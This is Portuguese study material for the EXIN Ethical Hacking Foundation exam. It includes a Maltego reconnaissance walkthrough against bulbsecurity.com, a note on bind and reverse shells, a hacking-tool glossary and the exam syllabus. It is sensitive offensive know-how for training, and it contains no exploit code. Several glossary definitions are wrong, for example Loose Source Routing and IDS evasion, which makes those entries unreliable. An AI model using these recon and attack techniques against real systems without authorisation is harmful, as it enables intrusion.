
Você será solicitado a criar uma conta gratuita no site da Paterva e a fazer login.

Depois de ter feito login, selecione Open a blank graph and let me play around (Abra um grafo em branco e deixe-me brincar) e, em seguida, clique em Finish (Finalizar). conforme mostra a figura abaixo:

Após isso, selecione a opção Palette (Paleta) na borda esquerda.

Dessa forma, é possível coletar informações sobre todo tipo de entidades.

Vamos começar com o domínio bulbsecurity.com, conforme mostrado na figura a seguir:



(Adicionando uma entidade ao grafo.)


Expanda a opção Infrastructure (Infraestrutura) em Palette (à esquerda da janela do Maltego) e arraste uma entidade Domain (Domínio) de Palette para o novo grafo.

Por padrão, o domínio é paterva.com.

Para alterá-lo para bulbsecurity.com, dê um clique duplo no texto ou altere o campo de texto do lado direito da tela.

Depois que o domínio estiver definido, você poderá executar transformações (linguagem do Maltego para as consultas) nele, instruindo o Maltego a procurar informações interessantes.

Vamos começar com algumas transformações simples, que poderão ser visualizadas ao clicar com o botão direito do mouse no ícone de domínio e selecionar Run Transform (Executar transformação), como mostrado na figura abaixo:



(Transformações do Maltego.)

Na figura, podemos ver todas as transformações disponíveis para uma entidade do tipo domínio.


À medida que você trabalhar com entidades diferentes, opções diferentes de transformações estarão disponíveis.

Vamos encontrar os registros MX para o domínio bulbsecurity.com e, desse modo, descobriremos onde estão os servidores de email. Em All Transforms (Todas as transformações), selecione a transformação To DNS Name – MX (mail server).

Como esperado de acordo com nossa pesquisa anterior, o Maltego retorna os servidores do Google Mail, indicando que bulbsecurity.com utiliza o Google Apps para os emails.

Podemos executar a transformação simples To Website [Quick lookup] para obter o endereço do site de bulbsecurity.com.

Veja a figura abaixo para conferir os resultados dessa e da transformação anterior:




(Resultados da transformação)

O Maltego encontra www.bulbsecurity.com corretamente.

Atacar os servidores do Google Mail provavelmente estará fora do escopo de qualquer teste de invasão, porém mais informações sobre o site www.bulbsecurity.com certamente serão úteis. Podemos executar transformações em qualquer entidade no grafo, portanto selecione o site www.bulbsecurity.com para coletar dados sobre ele.

Por exemplo, podemos executar a transformação ToServerTechnologiesWebsite para ver quais softwares www.bulbsecurity.com está executando, como mostrado na figura abaixo:



(Softwares de www.bulbsecurity.com.)

O Maltego descobre que www.bulbsecurity.com é um servidor web Apache com PHP, Flash e assim por diante, além de ter uma instalação do WordPress.

O WordPress, que é uma plataforma de blogging comumente utilizada, tem um longo histórico de problemas de segurança (assim como muitos softwares).

Informações adicionais e tutoriais sobre o Maltego podem ser encontrados em http://www.paterva.com/.

Invista um tempo utilizando as transformações do Maltego para descobrir informações interessantes sobre a sua empresa.

Em mãos habilidosas, o Maltego pode transformar horas de trabalho de reconhecimento em minutos, oferecendo os mesmos resultados de qualidade.

(Fonte deste conteúdo: Livro Testes de Invasão - Uma introdução prática ao hacking, de Georgia Weidman, 2014).

Resumo

Neste capítulo, conseguimos abranger diversos aspectos de forma rápida simplesmente usando fontes publicamente disponíveis de informações e scanners de porta. Usamos ferramentas como o theHarvester e o Maltego para vasculhar a Internet em busca de informações como endereços de email e sites.

Usamos o scanner de portas Nmap para descobrir quais portas estão ouvindo em nossas máquinas virtuais-alvo. De acordo com o resultado descoberto, podemos agora realizar algumas pesquisas a respeito das vulnerabilidades conhecidas à medida que começamos a pensar como invasores e procurar vulnerabilidades que possam ser ativamente exploradas nos sistemas. No próximo capítulo, discutiremos a fase de análise de vulnerabilidades do teste de invasão.

Connect shells Bind & Back

Existem dois tipos de shells de comando:

- Uma Connect shell (Bind) instrui um computador de destido a abrir uma shell de comando e obedecer uma porta local.
- Permite que o computador de ataque se conecte ao computador alvo.
- Será bloqueada por firewalls corretamente configurados.
- Uma Back-connect Shell (Back) impulsiona uma conexão de volta à maquina atacante.
- Propensa a passar pelo firewall.

VI - INFORMAÇÕES SOBRE O EXAME

Exame do Fundamento de Ethical Hacking do EXIN

- Número de questões: 40;
- Tipo de questões: Múltipla escolha;
- Ferramenta: pelo computador ou impressa em papel;
- Índice mínimo para aprovação: 65%;
- Nota de aprovação: 26;
- Duração: 1 hora;
- Permitido consulta de livros/notas: não
- Permitido usar equipamentos eletrônicos: não;
- Simulado: www.exin.com.

Exame do Fundamento de Ethical Hacking do EXIN

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
@@VERSION	Fórmula que retorna informações de compilação e sistema para a instalação atual do SQL Server. Os resultados de @@VERSION são apresentados como uma cadeia de caracteres nvarchar. Você pode usar a função SERVERPROPERTY (Transact-SQL) para recuperar os valores de propriedades individuais.
+x eXecute	Fórmula de comando de execução.
Aircrack-ng	É um detector de redes, sniffer de pacote, aplicativo de quebra de WEP e ferramenta de análise para redes locais sem fios 802.11.
Aireplay-ng	Injeção de pacotes (Somente em Linux).
Airodump-ng	Coloca tráfego do ar em um arquivo .cap e mostra informação das redes.
arpspoof	Tipo de ataque em que os pacotes de enlace deturpam as tabelas de cache arp de um Sistema Operacional.
BackTrack	É um sistema operacional Linux baseado no Debian. É focado em testes de seguranças e testes de penetração (pen tests), muito apreciada por hackers e analistas de segurança, podendo ser iniciado diretamente pelo CD (sem necessidade de instalar em disco), mídia removível (pendrive), máquinas virtuais ou direto no disco rígido.
Shells connect Bind & Back (Reverse)	É um método de administração remota; pode vincular um aplicativo a uma porta TCP / UDP e qualquer máquina que se conecta a essa será apresentada a aplicação binded com os mesmos privilégios desse usuário. Através de "Netcat" que redireciona a entrada padrão, saída e erro para o porto em vez do console padrão.
Testes black box	É um teste de software para verificar a saída dos dados usando entradas de vários tipos. Tais entradas não são escolhidas conforme a estrutura do programa.
BSSID & ESSID	São tipos de SSID. O ESSID é um identificador que agrupa pontos de acesso; também é referido como um ID da Net. Este identificador é uma combinação de quaisquer letras ou números que são apropriados para o ambiente da rede. O ESSID é especificamente para pontos de acesso. Quando você fala sobre redes ponto-a-ponto, não pode usar o termo ESSID. Outro tipo de SSID é BSSID (Basic Service Set Identifier). O BSSID é o endereço MAC de um ponto de acesso ou de adaptador sem fio.
Interface de linha de comandos (CLI)	Trata-se de um conceito muito importante para utilizar de maneira mais adequada o sistema operacional LINUX.

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
CONCAT	É uma função que pode ser utilizada em várias partes da sua consulta, tanto para unir valores de campos da tabela temporariamente quanto para unir strings que você quiser digitar manualmente (ou por variáveis) na consulta.
Scripts Cruzados entre Sites (XSS)	É um tipo de vulnerabilidade do sistema de segurança de um computador, encontrado normalmente em aplicações web que activam ataques maliciosos ao injectarem client-side script dentro das páginas web vistas por outros usuários.
Descoberta e Protocolo de Configuração Básica (DCP)	É uma definição de protocolo dentro do contexto PROFINET. É um protocolo de ligação baseado em configurar os nomes das estações e endereços IP. Ele está restrito a uma sub-rede e, principalmente, usado em pequenas e médias aplicações sem um servidor DHCP instalado.
Gateway Padrão	O portão de saída para uma outra sub-rede, ou para internet, um endereço que te indicará o caminho ao seu computador para fora de sua rede.
Defesa em Profundidade	Defesa em Profundidade descreve uma série de estratégias que constroem coletivamente um plano de proteção de segurança para reduzir ataques maliciosos em seu ambiente, evitando corromper seus sistemas e informações. Não é apenas uma série de softwares e dispositivos de segurança, mas um processo estratégico unido à prática concentrada na proteção, detecção e reação de situações de risco.
Protocolo de Configuração de Host Dinâmico (DHCP)	É o nome de um protocolo TCP/IP que oferece serviços de configuração dinâmica em redes.
Sistema de Nomes de Domínios (DNS)	O sistema de nomes de domínios (DNS) é o protocolo de resolução de nomes para redes TCP/IP, como a Internet. Um servidor DNS hospeda as informações que permitem que os clientes resolvam nomes DNS memorizáveis e alfanuméricos para os endereços IP que os computadores usam para se comunicar.
Impressões digitais	É uma ferramenta técnica utilizada para a descoberta de rede.
Servidor FTP	Um servidor que fornece, através de uma rede de computadores, um serviço de acesso para usuários a um disco rígido ou servidor de arquivos através do protocolo de transferência de arquivos: File Transfer Protocol.
Interface Gráfica do Usuário (GUI)	É um tipo de interface do utilizador que permite a interação com dispositivos digitais através de elementos gráficos como ícones e outros indicadores visuais, em contraste a interface de linha de comando.

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
Hackers	É um indivíduo que se dedica, com intensidade incomum, a conhecer e modificar os aspectos mais internos de dispositivos, programas e redes de computadores.
Hackers black hat (chapéu preto)	Hacker que comete atos ilegais.
Hackers grey hat (chapéu cinza)	Um Hacker intermediário. Ele visa ações compatíveis com um “white hat”, mas invade sistemas sem que tenha permissão para tal. Por exemplo, a manipulação do ranqueamento de websites usando técnicas de SEO ou a exposição de brechas de segurança em sites governamentais.
Hacktivistas	Pessoa que utiliza computadores e sistemas de outros para divulgar causas ou bandeiras que defenda. Muitas vezes eles estão no limiar do ciberterrorismo.
Hackers white hat (chapéu branco)	Hacker que atua dentro da lei, um Hacker ético ou um profissional que teste a segurança de sistemas.
Hashdump	É o comando para base de dados. Este comando vai fazer o dump de todos os hashes de senhas da vítima para que depois você consiga descobrir quais as senhas utilizando rainbow tables ou John The Ripper.
Evasão de honeypot	Técnica que utiliza uma ferramenta que tem a função de propositalmente simular falhas de segurança de um sistema e colher informações sobre o invasor.
Escalonamento horizontal de privilégios	É um dos níveis de escalonamento de privilégios, os quais envolvem situações onde as pessoas têm controles de acesso sob a conta de um usuário diferente.
HTTP	É sigla de HyperText Transfer Protocol que em português significa "Protocolo de Transferência de Hipertexto". É um protocolo de comunicação entre sistemas de informação que permite a transferência de dados entre redes de computadores, principalmente na World Wide Web (Internet).
Evasão de IDS	Técnica de defesa que utiliza Sistemas de detecção de intrusão.
ipconfig /all	O comando IPCONFIG serve para identificar o endereço de IP do gateway padrão utilizado para acessar a página de configuração do seu modem. Escolha a opção “executar”, digite o comando “cmd" e tecle “Enter”. No “prompt de comando” digite (em letras minúsculas) o comando “ipconfig” e tecle “Enter”.
iwconfig	O iwconfig é similar ao comando ifconfig, mas é usado para redes wifi. Com este comando pode-se verificar diversas características das redes wireless.

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
John The Ripper (JTR)	É um software para quebra de senhas. Inicialmente desenvolvido para sistemas unix-like, corre agora em vários sistemas operativos (como DOS, Windows, Linux, BSD). Disponível em versão livre e paga, o John the Ripper é capaz fazer força bruta em senhas cifradas em DES, MD4 e MD5 entre outras.
Kali Linux	É uma distribuição GNU/Linux baseada no Debian, considerado o sucessor do BackTrack. O projeto apresenta várias melhorias, além de mais aplicativos, que o BackTrack. É voltado principalmente para auditoria e segurança de computadores em geral. É desenvolvido e mantido pela Offensive Security Ltd.
Keyloggers	São aplicativos ou dispositivos que ficam em execução em um determinado computador para monitorar todas as entradas do teclado.
Kismet	É um analisador de rede (sniffer), e um sistema de detecção de intrusão (IDS - Intrusion detection system) para redes 802.11 wireless. Kismet pode trabalhar com as placas wireless no modo monitor, capturando pacotes em rede dos tipos: 802.11a, 802.11b e 802.11g.
Movimento lateral	Técnica de invasão a redes usada por Hackers; usa o acesso a um sistema para acessar vários outros.
LIMIT	Extensão máxima até onde pode chegar ou ir.
LOAD_FILE	É um arquivo usado para recuperar conjuntos ou imagens localizados em bases de dados através de métodos de recuperação específicas implementadas no arquivo de carga de dados específicos. Um arquivo de carga também pode ser usado para importar os dados para outro banco de dados.
Inclusão de Arquivos Locais (LFI)	Um método para servidores / scripts para incluir arquivos locais no tempo de execução, a fim de tornar complexos sistemas de chamadas de procedimento.
Loose Source Routing (LSR)	Um formato de armazenamento ou transmissão de dados binários em que o byte menos significatico(bit) vem primeiro.
Endereço MAC	O MAC é um endereço “único”, não havendo duas portas com a mesma numeração, é usado para controle de acesso em redes de computadores. Sua identificação é gravada em hardware, isto é, na memória ROM da placa de rede de equipamentos como desktops, notebooks, roteadores, smartphones, tablets, impressoras de rede, etc.

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
Metasploit	O Metasploit framework é um conjunto das melhores plataformas de aprendizagem e investigação para o profissional de segurança ou do hacker ético. Ele possui centenas de exploits, payloads e ferramentas muito avançadas que nos permite testar vulnerabilidades em muitas plataformas, sistemas operacionais e servidores.
Carga do meterpreter	É um tipo de carga do Metasploit; os scripts do Meterpreter são rotinas que podem ser executados a partir do intérprete e permite que você execute ações específicas sobre o alvo e são utilizadas para automatizar tarefas e agilizar atividades.
Nessus	É um programa de verificação de falhas/vulnerabilidades de segurança. Ele é composto por um cliente e servidor, sendo que o scan propriamente dito é feito pelo servidor.
Netcat	É uma ferramenta de rede, disponível para sistemas operacionais Unix, Linux, Microsoft Windows e Macintosh que permite, através de comandos e com sintaxe muito sensível, abrir portas TCP/UDP e HOST.
Network File System (NFS)	É um sistema que permite a montagem de sistemas de arquivos remotos através de uma rede TCP-IP.
Nikto	É um scanner de vulnerabilidades de aplicativos da web, desenvolvido em Kali, que é como o Nessus para aplicações web. É um scanner de servidor web Open Source (lincença GPL) que realiza testes abrangentes contra servidores para vários itens, incluindo mais de 6.500 arquivos potencialmente perigosos/CGIs, verificações de versões desatualizadas de mais de 1.250 servidores, e os problemas específicos de versão sobre mais de 270 servidores.
Nmap	É um software livre que realiza port scan desenvolvido pelo Gordon Lyon, autoproclamado hacker "Fyodor". É muito utilizado para avaliar a segurança dos computadores, e para descobrir serviços ou servidores em uma rede de computadores.
Nonce	É um número arbitrário que só pode ser usado uma vez. É semelhante em espírito a uma palavra de uso único, daí o nome.
ORDER BY	É um comando para colocar em ordem os dados resultados de uma pesquisa que chegam de forma desordenada.
Detectores de pacotes	São ferramentas que detectam os pacotes de dados que trafegam pela rede.

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
Teste de Invasão	Ou Teste de Penetração, ou PenTest, é uma técnica utilizada para testar softwares desenvolvidos para proteção de dados de servidores e sistemas, antes que estes sejam entregues nas mãos dos clientes solicitantes, aumentando assim a possibilidade de eficiência no objetivo proposto.
php-shell	São exploits desenvolvidos em PHP, que exploram o servidor podendo executar shell-comands, fazer upload de arquivos. Assim o atacante pode se conectar ao servidor e ganhar acesso ao usuario root do sistema e tambem fazer um "mass"deface.
c99shell	Tipo de php-shell.
r57shell	Tipo de php-shell.
Ping	É um comando que serve para testar a conectividade entre equipamentos de uma rede utilizando o protocolo ICMP. A palavra "ping" é a abreviação do termo em inglês "Packet Internet Network Grouper", que significa algo como "Agrupador de Pacotes da Internet".
Exploração de escalonamento de privilégios / exploração de kernel	É a prática de explorar vulnerabilidades de escalonamento de privilégios identificadas no kernel do Linux, amplamente utilizada e que pode permitir a um atacante tomar o controle do sistema.
Prova de Conceito (PoC)	É um termo utilizado para denominar um modelo prático que possa provar o conceito (teórico) estabelecido por uma pesquisa ou artigo técnico. A PoC é considerada habitualmente um passo importante no processo de criação de um protótipo realmente operativo. Tanto na segurança de computadores como na criptografia a prova de conceito é uma demonstração de que um sistema está, em princípio, protegido sem a necessidade da sua construção já seja operacional.
Reconhecimento	Reconhecimento é o primeiro passo de um compromisso de serviço Teste de Invasão independentemente se você está verificando a informação conhecida ou buscando nova inteligência em um alvo. Reconhecimento começa por definir o ambiente de destino com base no escopo do trabalho. Reconhecimento é a identificação do alvo.

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
Inclusão de Arquivos Remotos (RFI)	Ocorre quando um arquivo remoto, geralmente um escudo (uma interface gráfica para navegar arquivos remotos e executar o seu próprio código em um servidor), está incluído em um site que permite ao hacker executar comandos do lado do servidor como a corrente logon do usuário, e ter acesso a arquivos no servidor. Com este poder o hacker pode continuar para uso local exploits para escalar os seus privilégios e assumir todo o sistema.
Varredura	Fase do Pentest em que o invasor busca informações mais detalhadas sobre o alvo, que possam permitir definir seus vetores de ataque e enxergar as possibilidades que podem permitir ganhar acesso ao sistema, através da exploração de alguma falha encontrada.
SELECT	É uma declaração SQL que retorna um conjunto de resultados de registros de uma ou mais tabelas. Ela recupera zero ou mais linhas de uma ou mais tabelas-base, tabelas temporárias ou visões em um banco de dados.
Sequestro de sessão	É a exploração de uma sessão de computador válida, as vezes também chamada de uma chave de sessão - para obter acesso não autorizado a informações ou serviços em um sistema de computador.
Shell	O termo técnico SHELL , em computação, é considerado genericamente a camada externa entre o usuário e o kernel (núcleo) de um sistema operacional. O termo Shell é mais usualmente utilizado para se referir aos programas de sistemas do tipo Unix que podem ser utilizados como meio de interação entre interface de usuário para o acesso a serviços do kernel no sistema operacional.
Forjamento	Ato de forjar pacotes de dados.
SQL- MySQL	É um sistema de gerenciamento de banco de dados (SGBD), que utiliza a linguagem SQL (Linguagem de Consulta Estruturada, do inglês Structured Query Language) como interface.
Injeção SQL (SQLi)	É um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. A injeção de SQL ocorre quando o atacante consegue inserir uma série de instruções SQL dentro de uma consulta (query) através da manipulação das entradas de dados de uma aplicação.
Sqlmap	É uma ferramenta de teste de penetração de código aberto que automatiza o processo de detecção e exploração de falhas de injeção SQL.

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
Servidor SSH	Em informática o SSH (Secure Shell) é, ao mesmo tempo, um programa de computador e um protocolo de rede que permitem a conexão com outro computador na rede de forma a permitir execução de comandos de uma unidade remota. O SSH faz parte da suíte de protocolos TCP/IP que torna segura a administração remota de servidores do tipo Unix. O SSH possui as mesmas funcionalidades do TELNET, com a vantagem da criptografia na conexão entre o cliente e o servidor.
Varredura SYN	Técnica de varredura semi-aberta, porque não é feita uma conexão TCP completa. Em vez disso, um pacote SYN é enviado a porta-alvo.
TCPdump	É uma ferramenta utilizada para monitorar os pacotes trafegados numa rede de computadores. Ela mostra os cabeçalhos dos pacotes que passam pela interface de rede.
Handshake de três vias TCP	É o processo é responsável pelo estabelecimento de conexões no TCP.
Tshark	É um protocolo de rede analisando utilitário distribuído com o Wireshark. Tshark, juntamente com todos os outros software Wireshark é uma aplicação gratuita e de código aberto que pode ser usado ou modificado por qualquer pessoa.
Escalonamento de privilégios verticais (ou elevação de privilégios)	É o ato de explorar uma falha, onde um usuário de privilégio inferior acessa funções ou conteúdo reservado para usuários de privilégios elevados.
UNION	Combina os resultados de duas ou mais consultas em um único conjunto de resultados, que inclui todas as linhas pertencentes a todas as consultas da união. A operação UNION é diferente de usar junções que combinam colunas de duas tabelas.
Carga de Injeção VNC	São os pacotes injetados via VNC (Virtual Network Computing), que é um protocolo de internet que permite a visualização de interfaces gráficas remotas através de uma conexão segura.
Chave WEP	Chave da rede de segurança.
Testes white box	Garantem que os softwares e os programas sejam estruturalmente sólidos e que funcionem no contexto técnico onde serão instalados

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
Wireshark	É um poderoso sniffer, que permite capturar o tráfego da rede, fornecendo uma ferramenta poderosa para detectar problemas e entender melhor o funcionamento de cada protocolo.
WPA2	O WPA2 é uma certificação de produto disponibilizada pelo 'Wi-Fi Alliance', que certifica os equipamentos sem-fio compatíveis com o padrão 802.11i. Pode-se fazer uma analogia de que o WPA2 é o nome comercial padrão 802.11.i em redes sem-fio.

VII – GUIA PREPARATÓRIO

Visão geral

Resumo

A tecnologia da atualidade está se movendo rapidamente emudando a forma de fazermos negócios. Por padrão, as empresas digitalizam todas as informações, armazenam seus dados na nuvem e usam software de código aberto. Isso levanta questões de segurança de informações relacionadas com a infraestrutura da rede e do sistema.

O propósito do Ethical Hacking é o de avaliar, de maneira legal, a segurança de um sistema ou rede de computador por meio da descoberta e exploração das vulnerabilidades.

O módulo Fundamentos de Ethical Hacking EXIN abrange as etapas básicas do Ethical Hacking: coleta de itens de inteligência, varredura de redes/sistemas de computador e invasão de sistemas.

Os candidatos deverão estar muito conscientes da diferença entre o hacking legal e ilegal, bem como das consequências de seu uso indevido.

Mais detalhadamente, o candidato desenvolverá uma compreensão dos seguintes tópicos:

- Detecção de rede (coleta de informações a partir do tráfego de rede)
- Cracking (Quebra de códigos) de uma chave WEP e WPA(2) a partir de uma rede sem fio;
- Varredura da vulnerabilidade da rede;
- Invasão básica em sistemas de computador;
- Cracking de senhas;
- Hackeamento baseado na web, contendo Injeções SQL (SQLi), Scripts Cruzados entre Sites (XSS), Inclusões de Arquivos Remotos (RFI).

O exame da Fundação de Ethical Hacking EXIN testa o conhecimento do candidato em:

- fundamentos de Ethical Hacking e;
- a prática de Ethical Hacking.

Público alvo

Esta certificação destina-se a agentes de segurança, arquitetos de rede, administradores de rede, auditores de segurança, profissionais de segurança, programadores de computador e especialistas em redes, gerentes que trabalham na área de Ethical Hacking e qualquer pessoa interessada em melhorar e/ou testar a segurança de uma infraestrutura de TI. O módulo destina-se também a hackers éticos (iniciantes), que querem obter certificação e verificar seus conhecimentos.

ETHICAL HACKING

Pré-requisito(s)
Nenhum. No entanto, recomenda-se enfaticamente um treinamento em Fundamentos de Ethical Hacking e conhecimento de Linux.

Tipo do exame
Questões de múltipla escolha realizadas online pelo computador ou impressas em papel.
Indicação de tempo de estudo

60 horas, dependendo do conhecimento pré-existente.

Exercício(s) prático(s)
Não se aplica.

Tempo permitido para o exame 60 minutos
- Detalhes do exame
- Número de questões: 40
- Índice mínimo para aprovação: 65% (26 de 40)
- Permitido consultas de livros/notas: Não
- Permitido utilizar equipamentos eletrônicos: Não

Simulados
Você pode realizar o download do simulado do exame, que contém exemplos de questões em www.exin.com.

Treinamento

Tamanho do grupo
Número máximo de 12 participantes. Este limite não se aplica aos treinamentos online.

Horas de contato
A carga horária mínima para este treinamento é de 16 horas. Isto inclui trabalhos em grupo, preparação para o exame e pausas curtas. Esta carga horária não inclui trabalhos extra aula, logística de preparação para o exame e pausas para almoço.

Provedores de treinamento
Você pode encontrar a lista dos nossos provedores de treinamento: www.exin.com.

ETHICAL HACKING

Requisitos do exame

Os Requisitos do Exame estão listados nas especificações do exame. A tabela a seguir lista os tópicos do módulo (Requisitos do Exame). O peso para os diferentes tópicos do exame está expresso como um percentual do total.

Requisitos do exame	Exam Especificações do exame		Peso (%)
1. Introdução ao Ethical Hacking			15%
	1.1	A Ética hacker	
	1.2	Princípios básicos	
2. Detecção de rede			10%
	2.1	Ferramentas	
	2.2	Extração de informações	
3. Hackeamento de redes sem fio			10%
	3.1	Preparação	
	3.2	Aircrack-NG	
4. Invasão no sistema			35%
	4.1	Coleta de Informações	
	4.2	Ferramentas de software (Nmap, Metasploit)	
	4.3	Impressões digitais e vulnerabilidades	
	4.4	Exploração e pós-exploração	
5. Hackeamento baseado na web			30%
	5.1	Ataques a bancos de dados	
	5.2	Ataques ao cliente	
	5.3	Ataques ao servidor	
Total			**100%**

ETHICAL HACKING

Especificações do exame

1. Introdução ao Ethical Hacking 15%

1.1. hacker

1.1.1. O candidato compreende as implicações jurídicas do hacking.

1.1.2. O candidato pode descrever diferentes tipos de hackers.

1.2. Princípios básicos

1.2.1. O candidato sabe a diferença entre o teste white box (caixa branca) e o black box (caixa preta).

1.2.2. O candidato pode descrever as diferentes fases no processo de hacking.

2. Detecção de rede 10%

2.1. Ferramentas

2.1.1. O candidato conhece os diferentes tipos de ferramentas de Detecção de Rede.

2.1.2. O candidato sabe usar as ferramentas mais comuns de Detecção de Rede.

2.2. Extração de informações

2.2.1. O candidato sabe a função dos cabeçalhos HTTP.

2.2.2. O candidato pode extrair informações dos cabeçalhos HTTP.

3. Hacking de redes sem fio 10%

3.1. Preparação

3.1.1. O candidato pode encontrar informações sobre seu próprio adaptador de rede.

3.2. Aircrack-NG

3.2.1. O candidato sabe explicar o Airodump-NG.

3.2.2. O candidato conhece os diferentes tipos de funções de ferramentas no Aircrack.

3.2.3. O candidato sabe o que ESSID&BSSID significa.

1. Invasão no sistema 35%

1.1. Coleta de Informações

1.1.1. O candidato sabe encontrar informações sobre um alvo on-line.

1.1.2. O candidato sabe encontrar informações sobre um alvo dentro de uma rede.

1.2. Ferramentas de software (Nmap, Metasploit)

1.2.1. O candidato é capaz de analisar um alvo.

1.2.2. O candidato sabe como combinar as ferramentas.

1.3. Impressões digitais e vulnerabilidades

1.3.1. O candidato sabe encontrar vulnerabilidades com base nos resultados de uma varredura.

1.3.2. O candidato sabe realizar a coleta manual de impressões digitais.

1.4. Exploração e pós-exploração

1.4.1. O candidato sabe explorar uma vulnerabilidade com o Metasploit.

1.4.2. O candidato sabe extrair informações do sistema após a exploração.

2. Hacking baseado na web 30%

2.1. Ataques a bancos de dados

2.1.1. O candidato conhece os passos para testar as vulnerabilidades de SQLi.

2.1.2. O candidato sabe explicar como extrair dados com a SQLi.

2.1.3. O candidato conhece as seguintes funções: CONCAT, LOAD_FILE, UNION, SELECT, @@version, ORDER BY, LIMIT

2.2. Ataques ao cliente

2.2.1. O candidato sabe criar uma PoC (Prova de Conceito) de XSS.

2.2.2. O candidato conhece os conceitos básicos de sequestro de sessão i/c/w XSS.

2.2.3. O candidato sabe evitar os filtros básicos de XSS.

2.3. Ataques ao servidor

2.3.1. O candidato sabe como um RFI é executado.

2.3.2. O candidato conhece as funcionalidades básicas dos shells php, como r57 e c99.

2.3.3. O candidato sabe a diferença entre os shells connect Bind & Back e o que eles fazem.

ETHICAL HACKING

Lista de conceitos básicos

